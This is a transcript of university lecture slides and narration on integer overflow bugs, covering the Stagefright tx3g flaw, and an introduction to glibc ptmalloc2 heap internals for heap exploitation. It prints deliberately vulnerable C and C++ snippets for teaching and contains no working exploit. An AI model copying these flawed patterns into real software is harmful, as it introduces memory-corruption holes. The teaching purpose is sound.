table[pos] = val;
is equivalent to
*(table + (pos * sizeof(int))) = val;

This arithmetic done considering unsigned

CRoss

13

So let us look at another example of this particular function over here where essentially we want to fill one particular entry in this particular *table* defined as global *table* of 800 entries with some value, so we pass the value as the first parameter and the position in the *table* as the 2nd parameter, so what we want to do eventually is to say that *table[pos]=val*, so before doing this we do the customary checks, we check that if *pos* is greater than size of *table* divided by size of int.

So size of *table* would be 800 times 4 divided by size of int. So, these 2 together would be 800. We do this check and we checked whether *pos* is a valid index for this table, if so only then we copy *val* into *pos*, so one thing to note is that this statement *table[pos]=val* is actually executed as follows, so essentially this statement *table[pos] = val* is interpreted as **(table + pos * sizeof(int)) = val*.

Now what we do is we take *pos* multiply it by size of integers 4 add that to the starting address of *table* and at that particular location we fill in the value of *val*. Now the vulnerability is at this point, problem with this code is that *pos* is defined as an integer and therefore can take both positive as well as negative values. If we give a negative value for *pos* for example let us say *pos* is equal to -1 then this if statement would have -1 greater than 800 and definitely this particular if statement would be false.

On the other hand when we come to this statement over here a *table* of *pos* equal to *val* over here *pos* is taken as an unsigned value so the -1 which is *pos* is interpreted as a positive value and therefore we would have a *table* added to a very large positive value which is causing a

buffer overflow, so the *val* could be stored in a particular location which is much further away than the actual size of the table.

(Refer Slide Time: 17:13)

exploiting overflow due to sign in a network deamon

```

int get_two_vars(int sock, char *out, int len){
    char buf1[512], buf2[512];
    unsigned int size1, size2;
    int size;

    if(recv(sock, buf1, sizeof(buf1), 0) < 0){
        return -1;
    }
    if(recv(sock, buf2, sizeof(buf2), 0) < 0){
        return -1;
    }

    /* packet begins with length information */
    memcpy(&size1, buf1, sizeof(int));
    memcpy(&size2, buf2, sizeof(int));

    size = size1 + size2; /* [1] */

    if(size > len){           /* [2] */
        return -1;
    }

    memcpy(out, buf1, size1);
    memcpy(out + size1, buf2, size2);

    return size;
}

```

size1 and size2 are unsigned →
Size is signed.

if size1 and size2 are large enough, →
size may end up being negative.

Size is returned, which may →
cause an out of overflow in the
callee function

14

So let us look at another example of the integer overflow vulnerability due to sign in a network process or daemon, so an example of this is given in this function over here so what this function does is that it accepts 2 packets 1 is buffer1 and buffer2. So, these 2 packets are obtained through sockets and then what it does is that it assumes that first 4 bytes of each of these packets contains the size of the packet so for example *buffer1* would look something like this way the 1st 4 bytes would have the size and the remaining bytes would have the payload and similar structure is present for *buffer2* as well.

So, therefore with these 2 *memcpy* instructions we obtain *size1* to be the size of the payload for *buffer1* and *size2* to be the size of the payload for *buffer2*. Now we add these 2 things together to obtain size and then what we do is we would fill the buffer called *out* with *buffer1* followed by *buffer2*, so essentially *out* is expected to be the concatenation of *buffer1* plus *buffer2*. So next what we do is we store in the character pointer *out* we store both *buffer1* followed by *buffer2*.

In other words *out* comprises of the concatenation of *buffer1* and *buffer2* and then we return the size. Let us see the vulnerability in this particular program 1st vulnerability you would notice is that *size1* and *size2* are set by the application which is sending these particular packets. The next thing you would notice is that *size1* and *size2* is defined as unsigned integers while on the other hand *size* is defined as a size integer. Now this operation over here

size1 plus *size2* would give you size is a vulnerability, so it is on the right hand side we have unsigned integers while on the left-hand side we have a signed integer.

Therefore if *size1* and *size2* is large enough we may actually obtain size to be a negative value this size is what is returned by the function and since size can be a negative value it could result in an overflow in the callee function. What we would have is out to be a very large value comprising of *buffer1* and *buffer2*, what could happen is that out could be a very large value because *size1* and *size2* are specified as a large unsigned integers on the other hand size is a the negative value as a result of this what would happen in this *memcpy* is that out could be a very large buffer because *size1* as well as *size2* is very large. On the other hand size could be a negative number as well, so this could result in a buffer overflow in the callee function.

(Refer Slide Time: 20:40)

Ponder about

```
#define MAX_BUF_SIZE 64 * 1024

void store_into_buffer(const void *src, int
num)
{
    char global_buffer[MAX_BUF_SIZE];

    if (num > MAX_BUF_SIZE)
        return;

    memcpy(global_buffer, src, num);
    [...]
}
```

Find the vulnerability in this function



15

CR

So, this is a small exercise for you to do so in this function called *store_into_buffer* we have a local buffer of size *max_buf_size*. *Max_buf_size* is defined as 64 times 1024 if *num* which is passed as input is greater than max size then we return else we do a *memcpy* of source to the global buffer and the number of bytes we are actually coping is specified by *num*, so I would like you to find out what the vulnerability of this function is?

(Refer Slide Time: 21:18)

Stagefright Bug

- Discovered by Joshua Drake and disclosed on July 27th, 2015
- Stagefright is a software library implemented in C++ for Android
- Stagefright attacks uses several integer based bugs to
 - execute remote code in phone
 - Achieve privilege escalation
- Attack is based on a well crafted MP3, MP4 message sent to the remote Android phone
 - Multiple vulnerabilities exploited:
 - One exploit targets MP4 subtitles that uses tx3g for timed text.
 - Another exploit targets covr [cover art] box
- Could have affected around one thousand million devices
 - Devices affected inspite of ASLR



CR

17

One quite famous malware which actually uses integer overflow vulnerabilities quite a bit was known as the Stagefright bug, so this particular bug was discovered by Joshua Drake and was disclosed on July 27th, 2015. So, the Stagefright software is essentially a software implemented in C++ for android applications and because of the bug could actually do several things such as it could cause like privilege escalation attacks on your mobile phone or it could also execute arbitrary code on the phone, so the essence of the bug is based on MP3 and MP4 files, so essentially what the attacker does is he creates well-crafted MP4 files which is then decoded by the Stagefright library and then these MP4 files are designed so that it could trigger the vulnerability and then cause the payload to executed or it could cause escalation of privileges.

References:

Stagefright

(Refer Slide Time: 22:36)

MPEG4 Format

```
struct TLV
{
    uint32_t length;
    char atom[4];
    char data[length];
};
```

CR

18

So, the essential idea is based on this particular structure, so what we see over here is that this structure comprises of 2 arrays one is an array call atom and another array called data which is of size length. Now, this particular structure is present in the MP4 file, so what you see is that an attacker could create an MP4 packet with a corrupted length value.

(Refer Slide Time: 23:07)

```
status_t MPEG4Source::parseChunk(off64_t *offset) {
    [...]
    uint64_t chunk_size = ntohl(hdr[0]);
    uint32_t chunk_type = ntohl(hdr[1]);
    off64_t data_offset = *offset + 8;

    if (chunk_size == 1) {
        if (mDataSource->read(offset + 8, &chunk_size, 8) < 8) {
            return ERROR_ID;
        }
        chunk_size = ntoh64(chunk_size);
    }
    [...]
    switch(chunk_type) {
        [...]
        case FOURCC('t', 'x', '3', 'g'):
            {
                uint32_t type;
                const void *data;
                size_t size = 0;
                if (!mLastTrack->meta->findData(
                    KKeyTextFormatData, &type, &data, &size)) {
                    size = 0;
                }

                uint8_t *buffer = new (std::nothrow) uint8_t[size + chunk_size];
                if (buffer == NULL) {
                    return ERROR_MALFORMED;
                }

                if (size > 0) {
                    memcpy(buffer, data, size);
                }
            }
    }
}
```

tx3g exploit

- offset into file
- int hdr[2] is the first two words read from offset
- chunksize of 1 has a special meaning.

(1) chunk_size is uint64_t,
(2) it is read from a file
(3) it is used to allocate a buffer in heap.
All ingredients for an integer overflow vulnerability

Buffer could be made to overflow here. Resulting in a heap based exploit.
This can be used to control ...
... Size written
... What is written
... Predict where objects are allocated

https://github.com/CyanogenMod/android_frameworks_av/blob/6a054d6b999d252ed87b4224f3aa13e69e4c56cf/media/libstagefright/MPEG4Extractor.cpp#L1954

19

Integer Overflows

```
uint64_t chunk_size = ntohl(hdr[0]);  
  
uint8_t *buffer = new (std::nothrow) uint8_t[size + chunk_size];  
  
On 32 bit platforms  
widthness overflow  
(chunk_size + size) is uint64_t however new takes a 32 bit  
value  
  
On 64 bit platforms  
arithmetic overflow  
(chunk_size + size) can overflow by setting large values for chunk_size
```



20

So, this actually shows the broken code, so there are a lot of things which are involved so I will not go into the details of it. There were multiple overflow vulnerabilities that were exploited on 32-bit platforms essentially it was a widthness overflow that was exploited while on 64-bit android platforms it was an arithmetic overflow that was exploited. Now the integral statements in this function over here are these 2 here it is definition of chunk size which is taken from the header, so the header is present in the MP4 file and could be set by the attacker.

This chunk size is used to actually malloc and array of size plus chunk size, so this is array of size of unsigned int 8 which is essentially an unsigned character array, so the overflow that is occurring here is because of the fact that this header 0 comes from the MP4 file and could be manipulated by the attacker, so for example a large value of header could be set and it could cause widthness overflow or arithmetic overflows on various platforms. Thank you.

References:

- 1) [Stagefright Bug](#)

Information Security 5 Secure System Engineering
Professor Chester Rebeiro
Indian Institute of Technology Madras
Heap Exploits

Hello and welcome to this lecture in the course of Secure System Engineering. In today's lecture we will look at exploits that target the heap.

(Refer Slide Time: 0:26)

Heap

- Just a pool of memory used for dynamic memory allocation



So as we know heap is essentially a pool of memory present in the processes address space where dynamically allocated memory resides, so every time for example that we use a *malloc* in a C program a chunk of memory gets allocated in the heap and when we free that memory then the chunk of memory gets freed, so in today's lecture we will actually be looking at how this dynamically allocated memory or in other words how *malloc* handles or manages the memory that is present in the heap, so let us just look at this motivating example.

So we have a small C program here and what we have here is an invocation to *malloc* which request 256 bytes, so when this *malloc* gets invoked as we know that in the process address space a chunk of memory of the size which is approximately 256 bytes would get allocated and the pointer to that memory is present in buffer. Now given this particular pointer, can read or write or manipulate data present in that heap chunk and at the end of usage we can then free to the buffer and after the buffer is freed that chunk of 256 bytes which we have just allocated in the heap can be used by other *malloc* which may be present in the program.

Heap vs Stack

- | | |
|---|---|
| <ul style="list-style-type: none">• Heap<ul style="list-style-type: none">– Slow– Manually done by free and malloc– Used for objects, large arrays, persistent data (across function calls) | <ul style="list-style-type: none">• Stack<ul style="list-style-type: none">– Fast– Automatically done by compiler– Temporary data store |
|---|---|

CR

3

So, what is the difference between a heap and a stack? As you know stacks are used during function invocations and to pass parameters to functions as well as for local variables, so stacks essentially are fast they are fully managed by the compiler and what we mean by this is that we do not have to explicitly have statements which says create a particular area in the stack and free that area in the stack. On the other hand when you compile a program the compiler would insert instructions that would allocate stack that is a stack frame and free the stack frame every time a function is entered or returned respectively.

As we know stacks are used as temporary data storage, so whenever a function returns then the local variables which was allocated in the function is no more available. On the other hand heaps are extremely slow every one allocate some memory in the heap you have to explicitly invoke the library function *malloc* and similarly when you want to free that memory knew how to invoke the free call.

So this management is done by the program and quite often this could actually result in several different types of vulnerabilities as we will see during this lecture. Heaps are used for storage of objects large array and global data and typically all you require is to have a pointer to that particular *malloc* chunk and you would be able to access that *malloc* data from any function.

Heap Management

- Several different types of implementations
 - Doug Lea's forms the base for many
 - glibc uses ptmalloc2 or ptmalloc3
 - Others include
 - [tcmalloc](#) (from Google)
 - [jemalloc](#) (used in Android)
 - [nedmalloc](#)
 - [Hoard](#)
 - Trade off between speed of memory management vs fragmented memory
 - Other aspects include scalability, multi-threaded support



<ftp://g.oswego.edu/pub/misc/malloc.c>

4

So what we will see in his lecture is how *malloc* manages the heap memory, how it allocates memory? What are the algorithms used for this allocation? Similarly what are the algorithms used for freeing the memory? What are the data structure used internally and so on? So there are a different variety of *malloc* implementations that are present, the tcmalloc for example is from Google, jemalloc is implementing in android operating systems and similarly you have nedmalloc and Hoard.

In all of these different *malloc* implementation there is a subtle difference between the algorithm used to allocate memory and free memory as well, so essentially the algorithms will affect the speed at which memory is allocated or deallocated versus the fragmentation of the memory. So, for instance you may have one implementation of *malloc* which very quickly can allocate and deallocate memory. In other words the time taken for *malloc* and the time taken for *free* is extremely small however it is generally what is seen. Such fast implementation of *malloc* would quite often result in insufficient use of the heap memory.

The concept of fragmentation of the memory sets in by which there will be tiny chunks of memory in the heap which is not going to be used, so all of these different types of *malloc* implementations. Trade-off between the speed of memory management versus the fragmented memory by speed of memory management imply the speed with which *malloc* can allocate memory as well as the speed with which *free* and *deallocate* memory quite often it is seen that implementations of *malloc* where *malloc* runs extremely fast would often result in fragmented memory.

So what we mean by fragmented memory is that they would be tiny chunk of memory may be of 2 or 4 or 8 bytes which are too small to be actually used by any program, so by these fragmented memory just reside in the heap and is of not much use, so essentially when *malloc* implementations are made they would have to trade-off between the memory management scheme so as to reduce the amount of fragmentation present.

At the same time ensure that the speed of memory management is good enough so that the performance of the application is not affected too much. Now these different *malloc* implementations also vary in the support that they provide for example the scalability which means what is the size of the heap that the particular *malloc* implementation can manage. The other aspect that comes into play is the multithreaded support, can the heap implementation actually provide support for programs which have multithreading present in it?

So in this particular lecture we will focus on one specific *malloc* implementation known as ptmalloc2, so ptmalloc2 is very common implementation which is used in glibc, so most likely when you actually run your typical hello world program and you have *malloc* in it. It uses glibc and hence the *malloc* would invoke a function which is present in ptmalloc2. Now all of these different types of *malloc* implementations originate from one specific implementation by Doug Lea you could actually search for Doug Lea and find the 1st implementation of *malloc* most other *malloc* implementations are derived from Doug Lea's implementation.

(Refer Slide Time: 8:08)

ptmalloc 2

- Used in glibc
- Internally uses brk and mmap syscalls to obtain memory from the OS
- Arena:
 - main arena
 - Per-thread arena (dynamic arena)
 - Each arena can have multiple heaps (each heap is of 132 KB)
- Heaps
 - Split into memory chunks of different sizes and used depending on how malloc and free are invoked
- Memory chunks
 - Of two types: free chunk and allocated chunk
 - Free chunks stored in a linked list

So let us look a little more in detail about ptmalloc2 note that while this is quite common in most recent daily Linux systems the 3rd version of that which is known as ptmalloc3 is also present, so there are subtle differences between ptmalloc2 and ptmalloc3 and we would not go into the details of these differences. In this lecture on the other hand we will be only focusing on the internals of ptmalloc2.

Now as we know ptmalloc2 is present in the glibc library which is linked with all standard C or C++ programs that you write on a typical Linux system. Now internally ptmalloc2 uses those system calls to obtain memory from the operating system, so the system calls are known as *brk* and *mmap*, so whenever *brk* or *mmap* is invoked so it leads to the operating system getting executed and the operating systems would allocate a chunk of memory for that particular process.

So for example if you write a C program and the 1st time you invoke the *malloc* call with that C program internally what *malloc* is going to do is that it is going to invoke the *brk* system call, so when the *brk* system call gets executed by the kernel would allocate a chunk of memory of size 132 kilobytes to the particular process, so that 132 kilobytes is used by the ptmalloc2 for its heap space, so within this particular area you have different components you have something known as Arena, then within the arena you have heaps and within the heaps you memory chunks.

So whenever your program invokes *malloc* for the first time internally ptmalloc2 could invoke the *brk* system call of *brk*, so when *brk* gets executed it causes really operating systems kernel to execute and the OS would allocate 132 kilobytes of memory for that particular process when *brk* returns the ptmalloc code would then have algorithms to manage that 132 kilobytes of memory, so that memory is divided into multiple different components, so the largest component is known as the arena, the arena is then split into heaps and then there are many chunks, right? So the memory chunks are present within the heap, now let us 1st look of an example of how an arena is used.

(Refer Slide Time: 11:09)

Arena

The screenshot shows a debugger interface with an orange-highlighted code area and a blue status bar. The code is as follows:

```
void* threadFunc(void* arg)
{
    char* addr = (char*) malloc(1000);
    free(addr);
}

int main()
{
    pthread_t t1;
    void* s;
    int ret;
    char* addr;

    addr = (char*) malloc(1000);
    free(addr);
    ret = pthread_create(&t1, NULL,
                        threadFunc, NULL);
    ret = pthread_join(t1, &s);
    return 0;
}
```

A red arrow points to the first line of the `main()` function. A blue box labeled "Process starts with no heap segment" is positioned above the status bar.

6

So let us look at this particular program, so as you see this is a simple program which uses threads, so we have a statement over here where you allocate thousand bytes and then return an address then you free that address in this particular statement you create a thread using the `pthread` library and invoking the function `pthread_create`, so this function would then create a thread which would start executing from this thread that is present over here, so at the end of this invocation of `pthread_create` we have actually have the single process which has 2 threads the main thread and the `threadfunc` thread.

Now we invoke the `pthread_join` in order to ensure that the main thread waits for the `threadfunc` to complete before continuing its execution. In other words, the `pthread_join` would block the main thread until the child thread or the `threadfunc` completes its execution and then the function would return. Now in the thread that we just created we allocate another thousand bytes and then free that particular thousand bytes, now we will see what happens to the heap and we actually start executing this program? As soon as the program starts it would be surprisingly for you to know that the size of the heap is initially 0, so essentially the program would start with absolutely no heap segment.

(Refer Slide Time: 12:45)

Arena

```
void* threadFunc(void* arg)
{
    char* addr = (char*) malloc(1000);
    free(addr);
}

int main()
{
    pthread_t t1;
    void* s;
    int ret;
    char* addr;

    →addr = (char*) malloc(1000);
    free(addr);
    ret = pthread_create(&t1, NULL,
                         threadFunc, NULL);
    ret = pthread_join(t1, &s);
    return 0;
}
```

Arena of size 132 KB created on the first malloc invocation.
The arena is created by invoking the system call brk.
Future allocations use this arena until it gets completely used up. In which case the arena can grow or shrink.

```
chester@optiplex:~$ cat /proc/1897/maps
00400000-00401000 r-xp 00000000 08:07 2490714 ...a.out
00600000-00601000 r--p 00000000 08:07 2490714 ...a.out
00601000-00602000 rw-p 00001000 08:07 2490714 ...a.out
00602000-00623000 rwp 00000000 00:00 0 [heap]
7ffff77f3000-7ffff79b1000 r-xp 00000000 08:06 161656 /lib/x86_64-1
7ffff79b1000-7ffff7bb1000 ---p 001be000 08:06 161656 /lib/x86_64-1
7ffff7bb1000-7ffff7bb5000 r--p 001be000 08:06 161656 /lib/x86_64-1
7ffff7bb5000-7ffff7bb7000 rw-p 001c2000 08:06 161656 /lib/x86_64-1
```

7

Now when *malloc* first gets executed in this particular statement over here it results in ptmalloc code that we have been talking about to get executed. Now when this particular statement comprising of the 1st *malloc* of this particular program gets executed it results in the *malloc* function present in their ptmalloc library to be invoked. Now the ptmalloc would determine that the heap segment is 0 and then it would invoke the *brk* system call. As we have seen the *brk* system call would invoke the operating system and the operating system would allocate a chunk of 132 kilobytes for this particular process. Now ptmalloc would obtain that 132 kilobytes it would split it into 2 parts, now one part is roughly around thousand bytes and this...

Now one part is roughly around thousand bytes and a pointer to this part is what is written by a *malloc* and assigned to address, so the remaining part is the free-part. Now every subsequent *malloc* from the main thread would then utilise this particular free part of memory and therefore subsequent locations to *malloc* would not be actually requesting the operating system for the memory. So, this large area of 132 kilobytes which the operating system has provided will then be used by all subsequent *malloc* in the main thread until that entire 132 kilobytes gets completely utilised.

Now when this entire 132 kilobytes of memory is completely utilised by the main thread a subsequent *malloc* would then invoke the operating system again and then get a new chunk of 132 kilobytes, so in this way you see that the operating system gets invoked only when there is no available space in the heap segment to satisfy a particular request, so what you see over here is the memory map of the particular process, so any Linux based system if you actually

cat this particular file that is `/proc/<PID of that process>/maps` it will give you the entire virtual address space for that particular process.

In this case the PID of the process this 1897 and therefore `/proc/1897/maps` would give you the virtual address space for that particular process. Now at this particular point when the execution has just completed malloc, so what you see over here is that after this particular *malloc* a new segment gets allocated in the program, so this segment is the heap. Segment starts at 602000 to 623000 and if you can actually subtract these 2 you would see that the size of this particular segment is 132 kilobytes. Also notice that you have read write permission for this segment which means that you could read the data from that particular segment or write data to that particular segment. In other words, it is a regular data segment. Code cannot be present in that segment because it is not an executable segment.

(Refer Slide Time: 16:29)

The slide has a title 'Arena' in red. Below it is a code block and a terminal output block. A blue box contains the text 'Even after free, the arena will still exist.' An orange arrow points to the 'free(addr);' line in the code.

```
void* threadFunc(void* arg)
{
    char* addr = (char*) malloc(1000);
    free(addr);
}

int main()
{
    pthread_t t1;
    void* s;
    int ret;
    char* addr;

    addr = (char*) malloc(1000);
    free(addr);
    ret = pthread_create(&t1, NULL,
                         threadFunc, NULL);
    ret = pthread_join(t1, &s);
    return 0;
}
```

```
chester@optiplex:~$ cat /proc/1897/maps
00400000-00401000 r-xp 00000000 08:07 2490714 ..a.out
00600000-00601000 r--p 00000000 08:07 2490714 ..a.out
00601000-00602000 rw-p 00001000 08:07 2490714 ..a.out
00602000-00623000 rw-p 00000000 00:00 [heap]
7ffff77f3000-7ffff79b1000 r-xp 00000000 08:06 161656 /lib/x86_64-linux
7ffff79b1000-7ffff7bb1000 --> 001be000 08:06 161656 /lib/x86_64-linux
7ffff7bb1000-7ffff7bb5000 r--p 001be000 08:06 161656 /lib/x86_64-linux
7ffff7bb5000-7ffff7bb7000 rw-p 001c2000 08:06 161656 /lib/x86_64-linux
```

8

Now when other program next invokes the free function with that particular address, what we notice from the maps is that the heap segment is still present. Next what we will do is we will free that particular address, in other words we are freeing this thousand bytes which has just got allocated and what you would see from the memory maps is that even after freeing that particular address the heap still remains the same that there is even though the heap is not being used by this program at this particular instant of time, so what this means is that even though the heap is not being used after this particular point in time by the program, nevertheless the heap segment is still present in the virtual address space of the particular program.

(Refer Slide Time: 17:22)

Arena

```
void* threadFunc(void* arg)
{
    char* addr = (char*) malloc(1000);
    free(addr);
}

int main()
{
    pthread_t t1;
    void* s;
    int ret;
    char* addr;

    →addr = (char*) malloc(1000);
    free(addr);
    ret = pthread_create(&t1, NULL,
                         threadFunc, NULL);
    ret = pthread_join(t1, &s);
    return 0;
}
```

Arena of size 132 KB created on the first malloc invocation.
The arena is created by invoking the system call brk.
Future allocations use this arena until it gets completely used up. In which case the arena can grow or shrink.

```
chester@optiplex:~$ cat /proc/1897/maps
00400000-00401000 r-xp 00000000 08:07 2490714 ...a.out
00600000-00601000 r-p 00000000 08:07 2490714 ...a.out
00601000-00602000 rw-p 00001000 08:07 2490714 ...a.out
00602000-00623000 rw-p 00000000 00:00 0 [heap]
7ffff77f3000-7ffff79b1000 r-xp 00000000 08:06 161656 /lib/x86_64-1
7ffff79b1000-7ffff7bb1000 ---p 001be000 08:06 161656 /lib/x86_64-1
7ffff7bb1000-7ffff7bb5000 r--p 001be000 08:06 161656 /lib/x86_64-1
7ffff7bb5000-7ffff7bb7000 rw-p 001c2000 08:06 161656 /lib/x86_64-1
```

7

Next, we will see what happens when you actually create a thread, so as we know and you invoke the *pthread_create* it results in a new thread getting created which is present here. Now in this child thread we *malloc* another thousand bytes. Now it will be surprising for you to know that when you *malloc* this thousand bytes what happens in ptmalloc is that it would result in a new chunk of memory getting allocated, so within this particular thread 1st invocation to *malloc* in that thread would again invoke the *mmap* system call and obtain another 132 kilobytes, so this entire area of 132 kilobytes which is allocated by the main thread of the program is known as the main arena. Now this main arena is split into various sub heaps and used to satisfy various *malloc* invocations from the main thread of the program.

(Refer Slide Time: 18:32)

Arena

The screenshot shows a terminal window with two panes. The left pane displays a C program with annotations:void* threadFunc(void* arg)
{
 char* addr = (char*) malloc(1000);
 free(addr);
}

int main()
{
 pthread_t t1;
 void* s;
 int ret;
 char* addr;

 addr = (char*) malloc(1000);
 free(addr);
 ret = pthread_create(&t1, NULL,
 threadFunc, NULL);
 ret = pthread_join(t1, &s);
 return 0;
}Annotations with red arrows point to the first and second malloc calls in the main function. The right pane contains text about arenas and a yellow-highlighted command output:

When threads are created, it may lead to new arenas being created. These new arenas are also of 132 KB and obtained by invoking mmap on the OS.

```
chester@optiplex:~$ cat /proc/2283/maps
00400000-00401000 r-xp 00000000 08:07 a.out
00600000-00601000 r--p 00000000 08:07 2490714 a.out
00601000-00602000 rw-p 00001000 08:07 2490714 a.out
00602000-00623000 rw-p 00000000 00:00 [heap]
7ffffe0000000-7ffffe0021000 rw-p 00000000 00:00 0
7fffff0021000-7fffff400000 ---p 00000000 00:00 0
7fffff6ff2000-7fffff6ff3000 ---p 00000000 00:00 0
7fffff6ff3000-7fffff7f3000 rw-p 00000000 00:00 0 [stack:2330]
```

9

Now let us see what would happen when we invoke the *pthread_create*, so as we know *pthread_create* would create a thread function and the new thread could start shooting this particular function, so in this function we invoke *malloc* again and request another thousand bytes. The pointer to this thousand bytes is then stored in this local pointer address. When the *malloc* from this thread gets invoked for the 1st time what would happen is that the ptmalloc code would determine that this is a new thread and is the 1st invocation to *malloc* from that thread and therefore it will request the operating system to issue another 132 kilobytes of memory.

So, let us see what happens when we actually created thread using the *pthread_create* function which starts a thread known as *threadfunc*, so the *threadfunc* starts to execute from this particular function. Now when we invoke *malloc* in this particular function that is in the thread function what would happen is that ptmalloc would determine that the 1st *malloc* request from the new thread and therefore it would request the operating system for other chunk of memory.

The operating system would then allocate another 132 kilobytes for that particular thread, so every *malloc* and *free* in this thread function will use this newly allocated region right, so this region is also managed as an arena. Now we will look at the virtual address map for this particular process at the point when this *malloc* has got invoked we will see that a new segment has just been created, the segment starts at 7ffff followed by 7 zeros to 7 ffff0021000, so you note that this particular region is also of 132 kilobytes, so every *malloc* that gets created from this particular thread use this segment for its allocation.

On the other hand every *malloc* that is invoked from the main thread would use this segment for its allocation, so this allocation is where you have the main arena and this newly created segment is where we would have arena for the thread of the thread arena, so in this way what we see is that it is likely that every thread that we create in a particular program gets a separate segment.

(Refer Slide Time: 21:29)

The Whole Structure

- Each **arena** can have multiple heaps (possibly non-contiguous)
 - One or more arenas present in a process.
 - `struct malloc_state` : manages the arena. aka. Arena header
 - `struct heap_info`: manages specific heaps within the arena
- Each **heap** can have multiple memory chunks
 - These chunks store data and allocated up on user request
 - `struct malloc_chunk` : manages a chunk of memory
- Types of **memory chunks**
 - Allocated chunk
 - Free chunk
 - Top chunk : contains the unused memory allocated to the heap by the OS but not yet allocated to hold any data.
 - Last remainder chunk : last chunk that was split

10

Now let us look at the entire structure of this heap memory, so as we know that one of the main components in the heap memory is the arena, so we have the main arena which comprises of the arena which is used by the main thread of the program and you could have various thread arenas corresponding to each thread that the process invokes. Now therefore in one process we could have multiple arena that are present, now if you look at the ptmalloc2 code you would see that there is a structure known as *malloc_state* which is used to manage the arenas, now each arena can have multiple heaps.


So, if you look in the ptmalloc code and into the structure called *malloc_state* you would see that there is an instantiation of *heap_info* which would actually be a pointer to a particular heap. Now let us look at the whole structure of how the heap is managed as we know the main component in the heap is the arena. One program could have one or more arenas which are present, now each arena is of 132 kilobytes and these arenas are created by invocations to the operating system.

Now further what happens is that each arena can have multiple heaps, each of these heaps could be possibly non-contiguous and if you look at ptmalloc2 code you would see that there

are 2 structures that are present the *malloc_state* structure is essentially used to manage arena, so this is also known as the end I had and it is present in memory and contains various meta data and other information to manage the arena.

Similarly, if you look at the ptmalloc2 code you also have another structure known as *heap_info*, so this particular structure present as the meta data would be used to manage specific heaps with an arena. Now each heap can have multiple memory chunks, so these chunks could be allocated or unallocated which is also known as of free chunk and you could also have something known as a top chunk for a last remainder chunk. Now we will look at what this top chunk is and what last remainder chunk is later on but at this particular point of time it is interesting to note that the structure that actually manages this heap memory is known as the *malloc_chunk*, so you can look up the ptmalloc2 code and locate this *malloc_chunk* and see all the entries that are used to manage a particular memory chunk.

(Refer Slide Time: 24:47)



So, this particular slide shows the entire structure of ptmalloc heap this particular entry over here is the main arena, so it is define as the struct malloc_state. Now within this particular structure there is an entry known as system map which is a pointer to the main heap, so now the main heap is actually allocated over here it is roughly slightly less than 132 kilobytes and we have top pointer which is pointing to the last block which is present in the heap, so this top pointer can be used determine when this heap is completely full.

Now every other arena that gets created would also have an arena structure, so we have another arena displayed over here so this is a thread arena also known as dynamic arena, so

within this particular thread arena we again have a struck *malloc_state* which essentially contains the meta data for this arena that has just got created, so in addition to the main arena of particular process could also have many thread arenas, so over here we have actually shown there are 2 thread arenas one in blue color and the other one in yellow, so each thread arena is allocated to a particular thread in that process, so the thread arena is also known as the dynamic arena.

So as we have seen before each thread arena can contain multiple heaps, so these heaps are linked together by linked list. So in each of these thread arenas we again have the struck *malloc_state* which is the management block which contains the meta data for this particular arena corresponding to each heap that is present in this arena we have a struck *heap_info* which contains the meta data for that corresponding heap, so this particular example corresponding to the heap present in blue we have 3 heaps that are present therefore we have 3 heap info structures this is the 1st one, this is the 2nd one and this is the 3rd one.

All of these heaps are linked together in a link list and the head of the link list is this particular area. Now all these various arena that are present such as this arena this blue arena and this yellow arena are further linked together by a link list, so what you can conclude from all of this that the entire heap segment of a particular process, it is not necessarily one contiguous segment. On the other hand the heap segment in fact comprises of various smaller segments which are connected by link list. These smaller segments comprises, of arenas and each arena comprises of heaps and all of these are then linked together by multiple link list, now the head of all of these list is the main arena.

More about Arenas

- Maximum number of Arenas restricted by the number of cores in the system:
 - 32 bit: #MaxArenas = 2 x Num.ofCores
 - 64 bit: #MaxArenas = 8 x Num.ofCores
 - If num. of threads is less than #MaxArenas, then we get quick mallocs and frees as there is no contention
- One arena can service one memory request at a time (i.e. one malloc / free)
- If more threads are present than MaxArenas then multiple threads need to share one arena.
 - This leads to contention and hence slower mallocs and frees
 - Structure `malloc_state`, contains all the management information for an arena

CR

12

Some more information about arenas in the heap there is a maximum number of arenas that can be present in a particular process typically in a 32-bit system the maximum number of arenas present is 2 times the number of cores present in that system, so these cores are the processor cores present in that system. In 64 bit system maximum number of arenas that are present in a particular process is 8 times the number of cores, so for example if I am running a 32-bit program on a 32-bit system and the number of cores present is 4 it would imply that at most I could have 8 different arenas.

So what this means is that if I fork 7 threads in this program then each thread including the main thread of the program would get a different arena. Now if I increase the number of threads in that particular program then it would mean that you would have multiple threads sharing the same arena, now therefore best efficiency and fastest *malloc* and *frees* are obtained when the number of threads are restrict to 7 plus the main thread so therefore 8. Now once you increase the number of threads beyond 8 since there is a sharing of arenas it could result in a slight slowdown of the *malloc* and *frees*.

This slowdown is caused due to the contention for using a particular arena when a single arena is shared by 2 or more threads the ptmalloc code ensures that there is synchronisation between the threads in order to use the particular arena, so a various locking and unlocking mechanisms are implemented in ptmalloc2 to ensure that the state of the particular arena is always consistent, so it ensures that when one thread is trying to use a *malloc* and that *malloc* falls in an arena which is also shared by other thread then there is a locking mechanism to ensure synchronisation.

(Refer Slide Time: 30:39)

Points to Ponder

- Maximum number of Arenas restricted by the number of cores in the system:
 - 32 bit: #MaxArenas = 2 x Num.ofCores
 - 64 bit: #MaxArenas = 8 x Num.ofCores

Why restrict the number of Arenas?
Why not have as many Arenas as the number of threads present?



13
